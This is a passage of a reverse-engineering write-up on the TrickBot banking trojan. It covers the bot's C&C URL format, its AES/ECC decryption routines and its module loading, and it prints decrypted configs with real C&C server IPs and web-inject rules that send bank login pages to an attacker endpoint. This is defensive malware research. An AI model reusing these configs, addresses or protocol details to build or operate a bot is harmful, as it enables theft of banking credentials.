
TrickBot's command IDs are hardcoded in the format strings. However, all of them are deployed from inside the same function that gets the command ID as a parameter:

```

0040341C . . . . . xor     esi, esi
0040341E . . . . . call   ds:GetUserNameW
00403424 . . . . . mov    eax, [ebp+arg_0]
00403427 . . . . . lea   edx, [ebp+Buffer]
0040342D . . . . . push  edx
0040342E . . . . . push  offset aUser      ; "user"
00403433 . . . . . push  14
00403435 . . . . . call   send_command_to_CnC
0040343A . . . . . add   esp, 0Ch

```

After filling the appropriate format string and sending it to the C&C, the bot checks the HTTP response code. If the returned code is different than 200 (*OK*), 403 (*Forbidden*), or 404 (*Not found*), then it tries again.



Here's a full list of implemented command IDs:

- 0
- 1
- 5
- 10
- 14
- 23
- 25
- 63

Each command has the same prefix – that is a group id of the campaign and bot's individual id (the same data that are stored in dropped files). Format:

/[group_id]/[client_id]/[command_id]/...

Sample url:

https://193.9.28.24/tmt2/TESTMACHINE_W617601.653EB63213B91453D28A68C80FCA3AC4/5/sinj/

More notes about the protocol [here](#).

Encryption

TrickBot uses alternatively two encryption algorithms: AES and ECC.

```

00402360 lea    eax, [ebp+hash_buf]
00402363 push   eax
00402364 lea    ecx, [ebx+10h]
00402367 push   ecx
00402368 push   edi
00402369 call  sha256_128_rounds
0040236E test   eax, eax
00402370 jz     decrypted

```

```

00402376 mov    ecx, [ebp+hash_buf]
00402379 lea    edx, [ebp+var_14]
0040237C push   edx                ; int
0040237D mov    edx, [ebp+lpHLen]
00402380 lea    eax, [ebp+pbData]
00402383 push   eax                ; int
00402384 mov    eax, [ebp+arg_0]
00402387 push   ecx                ; generated_iv
00402388 push   edx                ; generated_key
00402389 add    eax, 0FFFFFFD0h
0040238C push   eax                ; dwBytes
0040238D add    ebx, 30h
00402390 push   ebx                ; Src
00402391 call  aes_decrypt
00402396 mov    esi, [ebp+pbData]
00402399 test   eax, eax
0040239B jz     short decrypted


```

```

0040239D mov    eax, [esi]
0040239F push   0                ; int
004023A1 lea    ecx, [eax+esi*8]
004023A5 push   ecx                ; int
004023A6 add    eax, 8
004023A9 push   eax                ; dwDataLen
004023AA push   esi                ; pbData
004023AB call  ecc_decrypt
004023B0 test   eax, eax

```

The downloaded modules and configuration are encrypted by AES in CBC mode. The AES key and initialization vector are derived from the data, by a custom, predefined algorithm. First, 32 bytes of input data is hashed, using SHA256. Then, the output of the hashing function is appended to the data buffer and hashed again. This step is repeated until the full size of data in buffer become 4096. So, the hashing operation repeats 128 times. Below you can see the responsible fragment of code:



First 32 byte long chunk of data is used as a initial value to derive AES key:

```

00404AE9 . MOV ECX, 0x8
00404AEE . MOV EDI, EAX
00404AF0 . REP MOVS DWORD PTR ES:[EDI], DWORD PTR DS:[ESI]
00404AF2 > JMP SHORT trick_bo.00404AF7
00404AF4 > MOV EAX, [LOCAL.1]
00404AF7 > PUSH 0x800C
00404AFC . LEA ECX, [LOCAL.3]
00404AFF . PUSH ECX
00404B00 . LEA EDX, [LOCAL.2]
00404B03 . PUSH EDX
00404B04 . PUSH EBX
00404B05 . PUSH EAX
00404B06 . CALL trick_bo.00404840
00404B0B . TEST EOV, EOV

```

Arg5 = 0000800C
Arg4 = 0012F79C
Arg3 = 0012F7A0
Arg2 = 00000020
Arg1 = 002198B8
hash_data

Address	Hex dump	ASCII
002198B8	B1 57 61 FF EF 1F 34 BB 5F 3C 7E 01 24 BF 17 12	Wa 47 < 0\$ 7 7
002198C8	52 E1 1E E1 BD 05 E6 4D 4B 1B 17 FA 41 5D 70 46	Rp 2RSMK+ A]pF
002198D8	74 00 65 00 72 00 5C 00 44 00 65 00 73 00 6B 00	t.e.r.\.D.e.s.k.
002198E8	74 00 6F 00 70 00 5C 00 63 00 6F 00 6E 00 66 00	t.o.p.\.c.o.n.f.
002198F8	69 00 67 00 2E 00 63 00 6F 00 6E 00 66 00 00 00	i.g...c.o.n.f...

And bytes from 16 to 48 are used as a initial value to derive AES initialization vector:

```


00404AF4 > MOV EAX, [LOCAL.1]
00404AF7 > PUSH 0x800C
00404AFC . LEA ECX, [LOCAL.3]
00404AFF . PUSH ECX
00404B00 . LEA EDX, [LOCAL.2]
00404B03 . PUSH EDX
00404B04 . PUSH EBX
00404B05 . PUSH EAX
00404B06 . CALL trick_bo.00404840

```

Arg5 = 0000800C
Arg4 = 0012F79C
Arg3 = 0012F7A0
Arg2 = 00000020
Arg1 = 002198B8
hash_data

Address	Hex dump	ASCII
002198B8	52 E1 1E E1 BD 05 E6 4D 4B 1B 17 FA 41 5D 70 46	Rp 2RSMK+ A]pF
002198C8	0F 9C 68 48 5C A5 15 BA 4C BA 03 42 C7 6E 13 23	*tkH\ a\$]Ll]EBan!#


Compare with the content of CONFIG (mind the fact that the first DWORD is a size, and is not included in the data):



Full decoding script you can find here:

https://github.com/hasherezade/malware_analysis/blob/master/trickbot/trick_config_decoder.py

Decrypting hardcoded configuration using AES:



In case if particular input could not be decrypted via AES, the attempt is made to decrypt it via ECC:

```
0040474A mov     edx, [ebp+dwDataLen]
0040474D push   ebx
0040474E push   8000h           ; Algid = CALG_SHA_384
00404753 lea    eax, [ebp+var_14]
00404756 push   eax             ; int
00404757 mov     eax, [ebp+pbData]
0040475A lea    ecx, [ebp+lpMem]
0040475D push   ecx             ; int
0040475E push   edx             ; dwDataLen
0040475F push   eax             ; pbData
00404760 call   _hash_data
00404765 mov     ebx, [ebp+lpMem]
00404768 test   eax, eax
0040476A jz     loc_4047FA
```

```
00404770 push   esi
00404771 push   esi
00404772 push   offset aEcdsa_p384 ; "ECDSA_P384"
00404777 lea    ecx, [ebp+var_8]
0040477A push   ecx
0040477B call   dword_4137F0
00404781 test   eax, eax
00404783 js     short loc_4047FA
```

```
00404785 mov     eax, [edi]
00404787 mov     edx, [eax+4]
0040478A mov     eax, [eax]
0040478C push   esi
0040478D push   edx
0040478E mov     edx, [ebp+var_8]
00404791 push   eax
00404792 lea    ecx, [ebp+var_4]
00404795 push   ecx
00404796 push   offset aEccpublicblob ; "ECCPUBLICBLOB"
```

Trick Bot's configuration

Similarly to Dyreza, TrickBot uses configuration files, that are stored encrypted.

Trick Bot's executable comes with a hardcoded configuration, that, during execution is substituted by its fresh version, downloaded from the C&C and saved in the file *config.conf*. Below you can see the decrypted content of the hardcoded one:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.

[Learn more about bidirectional Unicode characters](#)

[Show hidden characters](#)

<mcconf>

<ver>1000002</ver>

<gtag>tmt2</gtag>

<servs>

```
<srv>91.219.28.77:443</srv>
<srv>193.9.28.24:443</srv>
<srv>37.1.209.51:443</srv>
<srv>138.201.44.28:443</srv>
<srv>188.116.23.98:443</srv>
<srv>104.250.138.194:443</srv>
<srv>46.22.211.34:443</srv>
<srv>68.179.234.69:443</srv>
<srv>5.12.28.0:443</srv>
<srv>36.37.176.6:443</srv>
<srv>37.109.52.75:443</srv>
<srv>27.208.131.97:443</srv>
</servs>
<autorun>
<modulename="systeminfo" ctl="GetSystemInfo"/>
<modulename="injectDll"/>
</autorun>
</mccconf>
```

[view raw](#)

[mccconf.xml](#)

hosted with ❤ by [GitHub](#)

Compare it with a downloaded one – version number got incremented, and some C&Cs have changed:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.

[Learn more about bidirectional Unicode characters](#)

Show hidden characters

```
<mcconf>
```

```
<ver>1000003</ver>
```

```
<gtag>tt0002</gtag>
```

```
<servs>
```

```
<srv>91.219.28.77:443</srv>
```

```
<srv>193.9.28.24:443</srv>
```

```
<srv>37.1.209.51:443</srv>
```

```
<srv>138.201.44.28:443</srv>
```

```
<srv>188.116.23.98:443</srv>
```

```
<srv>104.250.138.194:443</srv>
```

```
<srv>46.22.211.34:443</srv>
```

```
<srv>68.179.234.69:443</srv>
```

```
<srv>5.12.28.0:443</srv>
```

```
<srv>36.37.176.6:443</srv>
```

```
<srv>37.109.52.75:443</srv>
```

```
<srv>84.232.251.0:443</srv>
```

```
</servs>
```

```
<autorun>
```

```
<module name="systeminfo" ctl="GetSystemInfo"/>
```

```
<module name="injectDll"/>
```

```
</autorun>
```

```
</mcconf>
```

[view raw](#)

[mcconf2.xml](#)

hosted with ❤ by [GitHub](#)

Notice that names of the listed modules (*systeminfo*, *injectDll*) are corresponding to those, that we found in the folder *Modules* during the behavioral analysis. It is due to the fact, that this configuration gives instructions to the bot, and orders it to download particular elements.

Some of the requests result in downloading additional pieces of configuration. Example of the response, after being decrypted by the bot:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.

[Learn more about bidirectional Unicode characters](#)

[Show hidden characters](#)

```
<servconf>
<expir>1480550400</expir>
<plugins>
<psrv>80.79.114.179:443</psrv>
</plugins>
</servconf>
```

[view raw](#)

[servconf.xml](#)

hosted with ❤ by [GitHub](#)

Modules

TrickBot is a persistent botnet agent – but its main power lies in the modules, that are DLLs dynamically fetched from the C&C. During the analyzed session, the bot downloaded two modules.

- getsysinfo – used for general system info gathering
- injectDll – the banker module, injecting DLLs in target browsers in order to steal credentials

List of the attacked browser is hardcoded in the injectDll32.dll:

```

6C9F190F . JE injectDl.6C9F1A9A
6C9F1915 . CMP EAX,ESI
6C9F1917 . JE injectDl.6C9F1A9A
6C9F191D . PUSH EAX
6C9F191E . PUSH 0
6C9F1920 . PUSH 43A
6C9F1925 . CALL DWORD PTR DS:[<&KERNEL32.OpenProce
6C9F192B . MOV DWORD PTR SS:[ESP+1C],EAX
6C9F192F . TEST EAX,EAX
6C9F1931 . JE injectDl.6C9F1A9A
6C9F1937 . TEST EDI,EDI
6C9F1939 . JE SHORT injectDl.6C9F1952
6C9F193B . MOV EAX,DWORD PTR SS:[ESP+18]
6C9F193F . MOV ECX,1
6C9F1944 . CMP DWORD PTR SS:[ESP+48],EDI
6C9F1948 . MOVZX EAX,AL
6C9F194B . MOV EAX,ECX
6C9F194E . MOV DWORD PTR SS:[ESP+18],EAX
6C9F1952 > LEA EAX,DWORD PTR SS:[ESP+64]
6C9F1956 . PUSH injectDl.6CA075EC
6C9F195B . PUSH EAX
6C9F195C . CALL injectDl.6C9F2D60
6C9F1961 . LEA ECX,DWORD PTR SS:[ESP+6C]
6C9F1965 . ADD ESP,8
6C9F1968 . CMP EAX,ECX
6C9F196A . JNZ SHORT injectDl.6C9F197D
6C9F196C . TEST EDI,EDI
6C9F196E . JNZ SHORT injectDl.6C9F197D
6C9F1970 . MOV EAX,DWORD PTR SS:[ESP+48]
6C9F1974 . LEA ESI,DWORD PTR DS:[EDI+1]
6C9F1977 . MOV DWORD PTR SS:[ESP+14],EAX
6C9F197B . JMP SHORT injectDl.6C9F19C1
6C9F197D > LEA EAX,DWORD PTR SS:[ESP+64]
6C9F1981 . PUSH injectDl.6CA075F8
6C9F1986 . PUSH EAX
6C9F1987 . CALL injectDl.6C9F2D60
6C9F198C . LEA ECX,DWORD PTR SS:[ESP+6C]
6C9F1990 . ADD ESP,8
6C9F1993 . CMP EAX,ECX
6C9F1995 . JNZ SHORT injectDl.6C9F199E
6C9F1997 . MOV ESI,2
6C9F199C . JMP SHORT injectDl.6C9F19C1
6C9F199E > LEA EAX,DWORD PTR SS:[ESP+64]
6C9F19A2 . PUSH injectDl.6CA07608
6C9F19A7 . PUSH EAX
6C9F19A8 . CALL injectDl.6C9F2D60

```

```

ProcessId
Inheritable = FALSE
Access = CREATE_THREAD|VM_OPERATION|VM_READ|VM_WRITE|QUERY_INFORMATION
OpenProcess

```

```

ASCII "chrome.exe"

```

```

ASCII "explore.exe"

```

```

ASCII "firefox.exe"

```

In case of the Dyreza, this attack was performed directly from the main bot, rather than from the added DLL.

Details of the attacked target are given in an additional configuration file, stored in the folder: *Modules\injectDll32_config*. Below we can see its decrypted form revealing the attacked online-banking systems:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.

[Learn more about bidirectional Unicode characters](#)

[Show hidden characters](#)

<igroup>

<dinj>

<lm>*/onlineserv/CM*</lm>

<hl>91.219.28.103/response.php</hl>

<pri>100</pri>

<sq>1</sq>

</dinj>

</igroup>

<igroup>

<dinj>

<lm>*ibanking.stgeorge.com.au/ibank/loginPage.action*</lm>

<hl>91.219.28.103/response.php</hl>

<pri>100</pri>

<sq>1</sq>

</dinj>

</igroup>

<igroup>

<dinj>

<lm>*ib.nab.com.au/nabib/index.jsp*</lm>

<hl>91.219.28.103/response.php</hl>

<pri>100</pri>

<sq>1</sq>

</dinj>

</igroup>

<igroup>

<dinj>

<lm>*banking.westpac.com.au/wbc/banking/handler*</lm>

<hl>91.219.28.103/response.php</hl>

<pri>100</pri>

<sq>1</sq>

</dinj>

</igroup>

<igroup>

```
<dinj>
```

```
<lm>*anz.com/IBAU/BANKAWAYTRAN*</lm>
```

```
<hl>91.219.28.103/response.php</hl>
```

```
<pri>100</pri>
```

```
<sq>1</sq>
```

```
</dinj>
```

```
<dinj>
```

```
<lm>*anz.com/INETBANK/login.asp*</lm>
```

```
<hl>91.219.28.103/response.php</hl>
```

```
<pri>100</pri>
```

```
<sq>1</sq>
```

```
</dinj>
```

```
</igroup>
```

```
<igroup>
```

```
<dinj>
```

```
<lm>*cibconline.cibc.com/olbtxn/authentication/*.cibc*</lm>
```

```
<hl>91.219.28.103/response.php</hl>
```

```
<pri>100</pri>
```

```
<sq>1</sq>
```

```
</dinj>
```

```
</igroup>
```


[view raw](#)

[dinj.xml](#)


hosted with ❤ by [GitHub](#)

The instances of `svchost.exe`, observed during the behavioral analysis, are used to deploy particular modules.

Below – the module `injectDll` (marked `sinj`) in memory of `svchost`:



and the module *systeminfo* (marked *GetSystemInfo*) in memory of the another instance of *svchost*:



Conclusion

Trick Bot have many similarities with Dyreza, that are visible at the code design level as well as the communication protocol level. However, comparing the code of both, shows, that it has been rewritten from scratch.

So far, Trick Bot does not have as many features as Dyreza bot. It may be possible, that the authors intentionally decided to make the main executable lightweight, and focus on making it dynamically expendable using downloaded modules. Another option is that it still not the final version.

One thing is sure – it is an interesting piece of work, written by professionals. Probability is very high, that it will become as popular as its predecessor.

Appendix

<http://www.threatgeek.com/2016/10/trickbot-the-dyre-connection.html> – analysis of the TrickBot at Threat Geek Blog

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter [@hasherezade](#) and her personal blog: <https://hshrzd.wordpress.com>.